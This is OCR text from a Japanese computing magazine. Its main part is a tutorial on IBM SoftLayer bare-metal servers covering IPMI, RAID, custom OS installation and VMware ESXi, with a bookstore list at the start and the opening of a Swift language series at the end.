	渋谷区	紀伊國屋書店　新宿南店	03-5361-3315	兵庫県	神戸市中央区	ジュンク堂書店　三宮店	078-392-1001
	千代田区	書泉ブックタワー	03-5296-0051	広島県	広島市南区	ジュンク堂書店　広島駅前店	082-568-3000
	千代田区	丸善　丸の内本店	03-5288-8881		広島市中区	丸善　広島店	082-504-6210
	中央区	八重洲ブックセンター本店	03-3281-1811	福岡県	福岡市中央区	ジュンク堂書店　福岡店	092-738-3322
	渋谷区	MARUZEN & ジュンク堂書店　渋谷店	03-5456-2111				

※店舗によってバックナンバー取り扱い期間などが異なります。在庫などは各書店にご確認ください。

デジタル版のお知らせ　DIGITAL

デジタル版Software Design 好評発売中！紙版で在庫切れのバックナンバーも購入できます

本誌デジタル版は「Fujisan.co.jp」（http://www.fujisan.co.jp/sd）と、「雑誌オンライン.com」（http://www.zasshi-online.com/）で購入できます。最新号、バックナンバーとも1冊のみの購入はもちろん、定期購読も対応。1年間定期購読なら5%強の割引になります。デジタル版はPCのほかにiPad／iPhoneにも対応し、購入するとどちらでも追加料金を払うことなく、読むことができます。

特別企画 IBMがリリースする真打ちクラウド

SoftLayerを使ってみませんか?

ベアメタルサーバクラウド活用入門

最終回　ベアメタルサーバ

これまでネットワークやインターネット向けのサービスなどを説明してきましたが、最終回はSoftLayerの一番の特徴である「ベアメタルサーバ」について解説します。

Writer 常田 秀明(ときだ ひであき)　日本情報通信㈱　Hideaki_Tokida@NIandC.co.jp　Twitter@tokida

トピックス

9月にメルボルンのデータセンターがオープンしました。これでまた利用できるエリアが増えました。SoftLayerはリージョンによって標準の価格から追加(サーチャージ)料金を設定しています。メルボルンはサーバ関連に6%がかかりますので注意してください。また、ブロックストレージのiSCSIサービスが、性能保証型(IOPS保証)として新しくなりました。容量も12TBまで用意されています。これに伴い従来のサービスは「legacy iSCSI」になりました。

COLUMN 無料帯域枠の共有

SoftLayerのサービスの特徴の1つにネットワーク通信料が安いことが挙げられます。パブリック側への通信が有料(無料枠あり)、プライベート側は双方向で無料です。この有料の通信は1台ごとに無料枠があり、仮想サーバの場合には5TB/月、ベアメタルの場合には20TB/月です。これを超えると従量課金になるのですが、複数のサーバで「バケットを分け合える(バケ合う)」ができます。たとえば、冗長化サーバなどでアクティブスタンバイをしているなどの場合にはとくに有効です。「バケ合う」ためには「プール」を作る必要があります。これは$20かかります。以後プールに追加するサーバごとに毎月$25かかりますが、これで共有できます。物理サーバを2台使う場合には40TB/月を使えます。ここで注意する点としては、パブリックインターフェースを持っていないサーバの場合には「バケ合え」ないことです。プライベートオンリーで使うサーバは、パブリックを手動で無効にしておくとムダになりません。

ベアメタルサーバを触ってみよう

SoftLayerでできること

いわゆるクラウド——ここでは、IaaS(Infrastructure as a Service)——と言えば、少し前までは「仮想サーバ」が一般的に広く利用されていました。IaaSでは、Webのインターフェースでサーバの購入から操作までをすべてできます。そしてAPIで操作可能で、これまでオンプレミスの物理サーバに比べて柔軟に利用できる点が特徴です。最近ではこのIaaS上にベアメタルサーバと呼ばれる「物理サーバ」が利用できるようになってきました。

仮想サーバは、Xenなどのオーバーヘッドやディスクへのアクセス(一般的に多くの仮想環境ではiSCSIなどのネットワーク経由で接続されたストレージが利用されている)に不満があることも事実でした。ベアメタルサーバは、完全に物理的なサーバを専有できるためパフォーマンスでのメリットやセキュリティの懸念点が少ないです。またHypervisorを経由しないこ

とで既存のサーバとの親和性が高いことも特徴です。

SoftLayerのベアメタルサーバは、「仮想サーバ」と同様の使い勝手を提供します。仮想サーバとベアメタルサーバは利用することにおいては、ほとんど差がありません。ベアメタルサーバも、仮想サーバも同様にWebインターフェース(以降、管理コンソール)から操作できます。SoftLayerの特徴である3つのネットワークも、仮想サーバとベアメタルサーバで同じです。パブリック／プライベート／マネイジドネットワークを利用します。ベアメタルサーバでは通常のOS以外にもHypervisorを選択できます。プロビジョニングする際にXenやESXiを選択して、独自の仮想サーバを管理できます。また標準ではありませんが、OpenStackなども個別に導入ができます。クラウドサービスとして特徴的なのは「FlexImage」を利用することで、ベアメタルサーバで取得したバックアップを利用して仮想サーバへ復元できることです[注1]。

HPC(High Performance Computing)環境を利用したいユーザにとって、ベアメタルサーバのクラウドサービスは魅力的に映るのではないでしょうか。教育機関や研究機関では多くの計算処理をするために大量のサーバを利用しますが、従来の仮想サーバのクラウドでは共有されていることによる、他ユーザなどの利用状況による影響、仮想サーバのオーバーヘッドそして時間のゆらぎなどの影響を受けます。ベアメタルサーバの場合には、サーバのリソースがすべて専有できるので、上記のような問題は起こりにくいです。SoftLayerのクラウドサービスはハイスペックからロースペックまでさまざまなリソースが月額課金・時間課金(一部モデル)で利用できるので魅力的です。

従来のオンプレミスの物理サーバでは各ハードウェアメーカーでさまざまなモデルが用意されており多彩な選択肢があります。SoftLayerでも同様に(もしかしたらそれ以上に)さまざまな種類のハードウェアモデルからベアメタルサーバを組み立てることができます。セミオーダー的なモデルもあり、最短で30分から利用ができる時間課金モデル、詳細に部品を選択できるフルオーダーの月額課金モデルまでさまざまです。そしてフルオーダーのモデルであっても4時間で利用できるのは、IaaSサービスらしいところです。

ベアメタルサーバのオーダー

SoftLayerのサイト[注2]を見ると、非常に多くの機能選択ができます。管理ポータルでは少し画面が違うのですが、購入できるものは同じです。ここでは、簡単にオーダーの流れを説明しておきます。

①課金スタイル

セミオーダ(4つのモデルが用意されている)の時間課金型か、フルカスタマイズの月額課金型かを選択します。時間課金型の場合には、Webページ[注3]を参照ください。

②ハードウェアスペック

プロセッサータイプ(CPUのモデル、コア数、接続可能なドライブ数、メモリの搭載可能量、ネットワーク構成)を選択します。ここでサーバのマザーボードを選択することになるので「拡張性」についてもここである程度制約を受けます。もっともIaaSなのでバックアップなどを行い、別のサーバにプロビジョニングすることも検討できます。Intel TXTを利用したい場合には、説明ページ[注4]に該当のスペックが掲載されています。

③オプションの選択

②で選択したマザーボードの種類に依存しま

注1) FlexImageを利用可能なOSはRed Hat Enterprise Linux、Windows 2003、Windows 2008である。

注2) https://store.softlayer.com/configure
注3) http://www.softlayer.com/hourly-bare-metal-servers
注4) http://www.softlayer.com/intel-txt

すが、「GPUの有無や、電源のリダンダント構成」を選択できます。ベアメタルサーバの場合には、ストレージはドライブに1本単位で追加しますが、この際にRAID構成も選択できます。ここで選択するRAIDはハードウェアコントローラのRAIDになります。構成を変更するときは、KVM経由でBIOS画面から設定することもできます。「仮想サーバ」同様にいろいろなオプションが選択できます。

④ネットワーク環境設定

最終オーダー画面では、ホスト名やドメイン名などを登録します。前号で紹介したプロビジョニングスクリプトやSSH-KEYなども、まったく同じ使い勝手で実施できます。月額課金の場合にはオーダ時点で1ヵ月分の請求が発生しますので、値段を確認して購入しましょう。購入した月は、ビリングデート(月の締め日)までの日数を日割りで請求されます。

あとはオーダーをクリックして、4時間待てばベアメタルサーバが出来上がります。経験上、ストレージとして大容量を選択し、さらにRAID構成を行う場合、予想よりも時間がかかる場合があります。その際は、チケットでその状況を問い合わせて進めるのが近道です。選択している部品がない場合には、より上位性能の部品がサーバに用意されます。

ハードウェアの管理

ベアメタルサーバは、実際に物理サーバとしてどこまでできるでしょうか。SoftLayerでは、IPMI(Intelligent Platform Management Interface)にアクセスできたり、KVMにつないだりできて、かなり自由に利用できます。その一部を紹介しましょう。

IPMIの操作

せっかくベアメタルサーバを利用していても、OS以上のレイヤでしか操作できないとあまり面白みがないと感じる人も多いかと思います。SoftLayerではSuperMicroサーバを利用しており、ハードウェアをリモートから操作するためにIPMIという機能が利用できます。この機能があるのでリモートからもハードウェアのシステム管理ができるのです。

IPMIへのアクセス方法は、次のようになります。ベアメタルサーバの場合、管理コンソールに[Remote Mgmt]という項目があり(**図1**)、ここにIPMIへアクセスするための情報が表示されます。

この**図1**の「Management IP」に対して、Webブラウザから IPMIへ接続できます。また、この管理コンソールの画面でもIPMIの機能を利用して、電源のオン/オフが実行できます。それ以外にも、サーバの温度や状況をモニタリングをすることができます。

さて、さっそくブラウザでアクセスを行い、Usernameに「root」を入力し、Passwordに先ほどの管理画面で表示されていた内容を入力し「Login」をします。Webブラウザ上の操作のいくつかはJavaに依存するためバージョンによってはエラーが出るかもしれません。ログインすると**図2**の画面が表示されます。

日本語表示にするには**図3**のプルダウンメニューで[Japanese]を選択します。ほとんどのケースでは、初めてログインする際に、ユーザ

▼表1 ベアメタル操作機能(Actionメニュー)

表示名	機能概要
Reboot	再起動
Power	電源オン/オフ
Rescue	レスキューイメージからの起動
OS Reload	OS再導入
Update Firmware	ファームウェアのアップデート
Load From Image	取得してるイメージからの起動
Create Image Template	イメージの作成
Create Flex Image	イメージの作成
Rename Device	管理上の名前の変更
Port Control	NICのスピードの変更
View Audit Logs	操作ログの表示
Firewall Logs	Firewall ログの表示
KVM Console	KVMコンソールへの接続

権限がroot(Operator)となっています。この状態では、できることに制約があります。そこで、チケットで権限をroot(Administrator)に変更してもらいます。これでアラート通知から各種設定までを、自由に行うことができます。IPMIにAdministrator権限があると、バーチャルメディアの機能を利用してCD-ROMがマウントできます。これによって、手持ちのメディアからOS導入ができます。このときのCD-ROMメディアをどのように指定するかは、後の節で説明します。

IPMIが利用できるということは、OS側からも操作できることになります。Linuxでは、OpenIPMIというツールなどがあり、直接CLIからIPMIにアクセスできます(**図4**、**図5**)。


このように従来のオンプレミスのサーバ同様の操作ができます。また物理的なハードウェアの監視などもできます。IPMI自体にもアラート機能などがありますので、必要に応じて適切に利用すると良いでしょう。

RAIDの構成方法


利用者が注意する点がもう1つあります。ベアメタルサーバを利用する際には、ディスクの耐障害設計はユーザが行う必要があることです。多くの場合、RAID構成をとるでしょう。サーバをオーダーした際にもRAID構成の実施を選べますが、変更をしたい場合や、後から追加する場合には、次に紹介する手順で対応できます。

どのようなRAIDコントローラが利用されているかは、管理コンソールのサーバ詳細画面の[Configuration]タブの欄に[Drive Controller]として表示されています。このサンプルのサーバの場合「Adaptec 71605」と表示されています。RAIDの構成は、コンソール接続を行い、そこで実施します。そのためにKVMコンソール(キーボード・ビデオ・マウスをTCP/IPを通じて操作するための機能)を利用します。先ほど紹介したIPMI画面(**図3**)から、もしくはサーバの[Action]ボタン(**表1**)からも起動します(結果として、どちらも同

▼図1　リモート管理コンソール



▼図2　コンソールへのログイン画面



▼図3　SuperMicroの管理画面

じ画面が表示されます)。

Java製のコンソールアプリケーションが起動してきます。ここまで来ると見慣れた画面です。BIOS画面で「RAID BIOS」が表示されたら、すぐにCtrl + Aを入力しましょう。

このサーバの場合は、AdaptecのASR71605が搭載されていることがわかります。基本的にはRAIDは購入時に設定している内容と同じですが、ここで独自に変更もできます。ストレージを新規に追加した場合は、この方法でRAIDを構成できます(**図6**)。操作方法は、Adaptecのマニュアルなどを参考にしてください。サーバのオーダー時にブートディスクを含めてRAID構成をしている場合には、壊したりすると起動できなくなりますので注意してください。

▼図4 リモート管理用のネットワーク設定を表示

```
root@customos01:~# ipmitool   lan print
Set in Progress         : Set Complete
Auth Type Support       : NONE MD2 MD5 PASSWORD
Auth Type Enable        : Callback : MD2 MD5 PASSWORD
                        : User     : MD2 MD5 PASSWORD
                        : Operator : MD2 MD5 PASSWORD
                        : Admin    : MD2 MD5 PASSWORD
                        : OEM      : MD2 MD5 PASSWORD
IP Address Source       : Static Address
IP Address              : 10.114.228.133
Subnet Mask             : 255.255.255.192
MAC Address             : 0c:c4:7a:07:ec:10
SNMP Community String   : public
IP Header               : TTL=0x00 Flags=0x00 Precedence=0x00 TOS=0x00
BMC ARP Control         : ARP Responses Enabled, Gratuitous ARP Disabled
Default Gateway IP      : 10.114.228.129
Default Gateway MAC     : 00:00:0c:9f:f0:01
Backup Gateway IP       : 0.0.0.0
Backup Gateway MAC      : 00:00:00:00:00:00
802.1q VLAN ID          : Disabled
802.1q VLAN Priority    : 0
RMCP+ Cipher Suites     : 1,2,3,6,7,8,11,12
Cipher Suite Priv Max   : aaaaXXaaaXXaaXX
                        :     X=Cipher Suite Unused
                        :     c=CALLBACK
                        :     u=USER
                        :     o=OPERATOR
                        :     a=ADMIN
                        :     O=OEM
```

▼図5 シリアル番号の取得

```
root@customos01:~# ipmitool  fru
FRU Device Description : Builtin FRU Device (ID 0)
 Chassis Type          : Other
 Chassis Part Number   : CSE-815TS-341CBP-BULK
 Chassis Serial        : C8150LD15M20025
 Board Mfg Date        : Mon Jan  1 09:00:00 1996
 Board Mfg             : Supermicro
 Board Serial          : ZM144S052846
 Board Part Number     : X10SLM+-LN4F
 Product Manufacturer  : Supermicro
 Product Part Number   : PIO-518D-TLN4F-ST031
 Product Serial        : S14073214700261
```

独自OSの導入方法

SoftLayerのベアメタルサーバは、ユーザに対して自由な操作を許可しています。つまり、普通の物理サーバ同様に扱えます。クラウドコンピューティングのサービスのため、サーバをオーダーする際に規定のOSの選択もできますが、SoftLayerの場合には、独自のOSを導入できます。商用のOSを導入する際にはライセンスが発生しますので、そのあたりは別途ソフトウェアメーカーやSoftLayerのチケットで確認をしてください。

今回はまだプロビジョニング時のOS選択で表示されない「CentOS7」を導入します[注5]。

準備

ベアメタルサーバにOSを導入する際に注意する点は、ネットワーク設定です。DHCPサーバがあるわけではないので、自動で設定されません。そこで、管理コンソール上の設定を手元に記録しておきましょう(**図7**)。


ISOイメージの用意

SuperMicroの仮想メディアの機能で、ISOイメージを仮想CD-ROMとしてマウントできます。ここでの注意点は、SuperMicroがISOイメージをCD-ROMとして利用可能なのは、SoftLayerのNASサービスのストレージに限られることです。このため、この仮想メディア用のISOイメージを置くために、NASサービスを購入する必要があります。管理コンソールより[File Storage]を購入します。ここではサーバと同じロケーション内で購入しなくてはなりません。現在は2種類のNASサービスがありますがここでは[order NAS]を選択します。


購入したストレージは、[Storage]→[File Storage]の画面に表示されます(**図8**)。「LUN Name」が接続するユーザ名です。今回はユーザ名が「SLN29●●●●」で、パスワードは「MxCT9wre」となっています。このNASへはFTPプロトコルでアクセスします。別途ダウンロードしておいたISOイメージを、ここにアップロードしましょう。このNASへファイルを送るためにSoftLayer上のサーバが必要ですので注意してください。結局のところ、1台で作業する場合には、いったん何らかのOSを導入してから、ISOイメージをアップロードしないとなりません。

注5) この記事が出るころには、すでにCentOS7が選択できるかもしれません。

▼図6　RAID構成



▼図7　ネットワーク設定の確認



IPMIからのCDブート

ここが一番のキモになります。先ほどのISOイメージをCD-ROMとしてサーバにマウントする必要があります。前述の方法でIPMI画面に接続します。メニュー画面から[Virtual Media]→[CD ROM]を選択します(**図9**)。

Share hostには、NASの接続先を**IPアドレス**で記入します(NASサービスの画面ではホスト名だけが記載されていますので、pingやnslookupなどでIPアドレスを確認しておきます)。Path to imageには、**\ユーザ名\ファイル名**で記入します。その後[Save]を行い、問題なければ[Mount]をします[注6]。仮に権限関係のエラーが出る場合には、チケットで管理者権限に変更してください。次にKVMを起動して再起動を行います。

KVMを利用したOSの導入設定

ここからはKVMコンソール上からの操作です(**図10**)。仮に、以前のOSが起動している場合にはチケットでブートの順番を変更依頼してください(BIOSの管理者権限は許可されません)。

かなり動作が緩慢ですが、インストールしましょう。導入時にネットワークの設定があるので、先ほどメモした内容で設定しておくと、作業が簡便になります。導入完了後、最初にISOイメージを[Mount]したIMPIの管理画面から導入メディアを[Umount]しておきましょう。

問題なければ、KVMコンソール上に「CentOS Linux 7(Core)」の文字が表示されています。またネットワークの設定も、この段階で通信ができている状態になります。


CentOS7になってネットワークインターフェースの名前がenからenoに変更されています。いろいろツールが変更になっていて、新たに覚えなおす必要がありますが、Network Managerを利用して設定できます。

起動すると物理サーバとして用意されている2つのネットワークインターフェース(**eno0, eno1**)が認識されています。いずれも利用する際には、①デフォルトルートの設定を**ip**コマンドを用いて修正します。また、②プライベートネットワークについては**10.0.0.0/8 via 10.114.228.129 dev eno1**と指定することで、SoftLayerのサービスへのアクセスが利用できるようになります(**図11**)。IPアドレス以外には、とくに注意することはなく利用することができるでしょう。SoftLayerから提供されているOSの場合には、レポジトリがプライベートネットワークで利用できるところにありますが、独自にOSを導入した場合にはインターネット上のサーバが指定されていますので、注意してく

注6) 「¥」はバックスラッシュの代替にならないので、入力する際に注意が必要。

▼図8 [order NAS]の購入画面

▼図9 ISOイメージのマウント



ださい。今後、OSがサポートされた際にはレポジトリが用意されます。その際には変更しておくと良いでしょう。

VMware ESXiサーバの場合


さまざまな利用ケースが考えられますが、SoftLayerのベアメタルサーバは、仮想化された環境ではありません。よって「仮想環境のネスト」などを気にせず、ネイティブにハイパーバイザの利用ができます。

SoftLayerは、ハイパーバイザを導入することも想定しています。プロビジョニング時の選択肢としてVMware ESXi 5.5/5.1、Citrix Xen、Parallelsが選択でき、標準になっています。今回は企業でよく利用されているVMware ESXiサーバの例で説明します。

SoftLayerでの使い道

ユーザがパブリッククラウドの利用を検討する際に、既存のオンプレミスのプライベートクラウド環境(よくある例としてはVMware ESXiを用いた仮想化環境)からの移行をどうするかという課題があります。オンプレミスと、クラウドで同じハイパーバイザが利用できる場合には、そのあたりの課題が1つ解決するとも言えます。VMwareなどでは標準でOVA形式で仮想サーバ環境のイメージとしてExportできるので、より簡単に移行できます。また新規の要件がなくとも、オンプレミスの物理サーバの保守切れなどでハードウェアのリプレイスを予定している際にも検討する価値があります。それ以外にも、自分でVMware ESXiサーバの検証環境を利用してみたい場合、社内ESXiサー

▼図10　KVM上からインストールを開始



▼図11　ipコマンドの実行結果

```
[root@customos1 ~]# ip r
default via 158.85.75.49 dev eno2
default via 10.114.228.129 dev eno1  proto static  metric 1024
10.0.0.0/8 via 10.114.228.129 dev eno1
10.114.228.128/26 dev eno1  proto kernel  scope link  src 10.114.228.132
158.85.75.48/28 dev eno2  proto kernel  scope link  src 158.85.75.52
```

COLUMN **VMware利用のためのTips**

まとまった資料がないSoftLayerですが、VMwareを利用するための技術情報はしっかりと掲載されています[注A]。IPアドレスの持ち込み（BYOIP：Bring Your Own IP-Address）は、SoftLayerの標準ネットワークではできません。しかし、VMware NSXを利用したやり方について、注Aのホワイトペーパーで言及されています。本格的にESXiサーバをSoftLayer上で利用する場合には、さまざまなVMwareの機能を利用する必要があり、バックアップの方法や複数のリージョンでどのように冗長化を実現するかといった点について言及されています。利用を考えられているユーザは、ぜひ一読ください。

注A） http://knowledgelayer.softlayer.com/procedure/deploy-vmwaresoftlayer

バ上で動かすための開発環境を用意したい場合など、クラウドサービスで利用できるESXiは面白い存在です。たとえば、複数の会社で協業してシステムを作成した場合など、SSL-VPNなどの環境はすでにSoftLayerで用意されているため、すぐにでもそのための環境を用意できます。

VMの構築

はじめの一歩として簡単に利用方法を説明します。

①ESXiサーバのオーダー

本格的に利用する場合には、SoftLayerのCookbook[注7]にもあるように、ネットワークとストレージをどうするかを設計してからESXサーバのオーダーを実施する必要があります。しかし、デフォルト利用も十分可能ですので、そのままオーダーします（Cookbookでは先にネットワークの設計をしてVLANなどを用意してから始めています）。利用可能なのはベアメタルのみです。導入するOSの選択で「VMware ESXi 5.5」を選択すればそれだけで利用できる状態で起動します。

注7） http://knowledgelayer.softlayer.com/topic/vmware

②vCenter Serverへのアクセス

ESXiサーバ1台で運用する場合は、直接vSphere ClientでESXiサーバに接続すれば利用できます。vCenter Serverがあれば、ネットワークやストレージについてより高機能な管理ができます。SoftLayerではvCenter Serverが導入された仮想サーバが用意されています。これを利用するためには、仮想サーバのオーダー時に、OSを[Windows2012 or Later]、[System Addons]の項目の[OS-SPECIFIC ADDON]→[VMware vCenter v5.5 Standard]を選択します。vCenter Serverは、上記で選択したようにWindowsで動作しますので、Remote Desktopなどで接続できます。作業を行う自分自身の端末のOSがWindowsの場合には直接、vSphere ClientでvCenter Serverを接続先ホストとして接続します。このときに仮想サーバのスペックを高い水準（CPU 1core、Memory 4GByte、HDD 100G以上）確保しておかないと、リソース不足で動作しないので注意しましょう。

ここからはvSphere Clinetの操作になります。筆者は、vCenter ServerにESXiサーバを[ホスト]として登録する際に、ライセンスが不足しているなどのエラー表示が出たことがあります。しかし、最終的にはチケットでSoftLayerに確認し、登録できるようになりました。vCenterへアクセスできるユーザは、サーバの[Device Detail]→[Password]に管理者アドレスが表示されています。

③VMの導入

ここでESXi側の設定を見ると、ESXiサーバのプライベートネットワーク側のインターフェースがESXi上の[vmnic4]として登録されました。今回のケースではSoftLayer側では10.110.3.192/26（hkg02.bcr01a.763）のネットワーク上を利用しており、vmnic4はこのネットワークに接続されています（**図12**）。

VMを導入した場合、この「10.110.3.192/26

(hkg02.bcr01a.763)」上のIPアドレスを割り当てる必要があります。このSubnetは、ほかのSoftLayer上のサーバも登録されてくるためこのままでは競合してしまう可能性もあります。数台の場合には、SoftLayer側に依頼して、Subnet上の空きのIPをほかのサーバが利用しないように「リザーブ」してもらいます。もう少し自由に使いたい場合には追加でPortable IP(Subnet単位で払い出される)をオーダーします。そうするとそのサブネット(IPアドレス)は自由に利用できるようになります。そのIPアドレスで通信ができるようになります。

VMの導入に関しては、通常のVMwareの方法と同じです。ネットワークなどはプライベート側に接続されているため、このままではインターネットに出られません。接続用のプロキシサーバを用意するか、ゲートウェイアプライアンスを購入して経路を作る必要があります。

④VMへの接続

VMへの外部からの接続は割り当てたIPアドレスに対して実施することでできます。もしパブリックのネットワークに接続したい場合にはvCenter Server経由でインターフェースを設定すると良いかと思います。今回作成したESXi上のVMも通常のSoftLayerの仮想サーバやベアメタルサーバ同様、1つのサーバとして利用できます。VMに接続後、ソフトウェアの最新化、VMware Toolsの導入をします。


これまでvSphere Clientから操作を行ってきていますが、SoftLayerの管理コンソール上でも実はVMの状況を確認できます(**図13**)。[Server Detail]の画面を見ると[Virtual Machine]というタブがあることがわかります。このタブの中で先ほど導入したVM(ここではubuntu-test01)が「Runinng」であることがわかります。また電源ON/OFFはここからできるようになっています。SoftLayer上のESXiのライセンスは、その上で動くVMのメモリ割当サイズによって変わるので、ここを参考にすると良いでしょう。

まとめ


これまで全4回で「SoftLayerを使ってみませんか？」を執筆しました。SoftLayerのIaaSは、素のコンピュータリソースをネットワーク提供してくれるため、利用者にとっては非常に使いやすいサービスです。

さらに年内には、日本にもデータセンターが開設されます。本記事が掲載されるころには発表されているかもしれません。SoftLayerは、非常に多くのサービスを提供しているので、本稿でそのすべてを紹介できませんでしたが、その魅力を少しでも皆さんに伝えることができたら望外の幸せです。ぜひ使ってみてください！ SD

▼図12　vmnic4のネットワーク接続確認



▼図13　SoftLayerの管理コンソール上でのVMの様子



新連載

書いて覚える Swift 入門

第 1 回 One More Thing for Developers

Writer 小飼 弾（こがい だん）　twitter @dankogai

Introducing Swift


WWDC2014で“One More Thing”として発表された新プログラミング言語Swift。本連載に間に合うかどうかやきもきしていたのですが、去る10月19日、Xcode 6.1からBetaが取れてぎりぎり間に合いました(**図1**)。

どんな言語でしょうか。Appleは[Introducing Swift]でこう紹介しています。

> Swift is an innovative new programming language for Cocoa and Cocoa Touch. Writing code is interactive and fun, the syntax is concise yet expressive, and apps run lightning-fast. Swift is ready for your next iOS and OS X project—or for addition into your current app—because Swift code works side-by-side with Objective-C.
>
> 弾訳
> 「SwiftはCocoaおよびCocoa Touch用の革新的新言語です。コードを書くのはインタラクティブで楽しく、文法は簡潔ながら表現力が高く、アプリは超高速で動きます。SwiftはiOSおよびOS Xでいますぐ利用可能で、Objective-Cと並存可能なので、既存のアプリへの追加もできます」

この口上だけ見ると、SwiftはiOS/OS Xアプリ開発専用に見えますが、専用にしておくにはもったいないほどよくできた言語で、学べば学ぶほど汎用向けの言語であることが明らかになってきます。Swiftをオープンソース化するつもりがあるかを、Appleはつまびらかにしていませんが、同社のオープンソース戦略、とくにLLVM(Low Level Virtual Machine)へのコミットメントを考えるとその可能性は低くないと筆者は考えています。

▼図1　Swiftリリース紹介ページ




本連載では、Swiftを汎用言語として扱います。よってiOS/OS X固有な点は極力排除し、言語そのものにフォーカスします。JavaScriptで言えば、Webブラウザだけでなく Node.jsでも動くように書く、といったところでしょうか。

Shut the F?ck up and Write Some Code!

読者の皆さんは、新言語を学ぶときどうされているでしょうか？　仕様書を徹頭徹尾読む？　それもいいでしょう。実際Apple自身がバイブルに相当する[The Swift Programming Language]をiBooksで無料公開[注1]しています。

注1） The Swift Programming Language（https://itunes.apple.com/jp/book/swift-programming-language/id881256329）
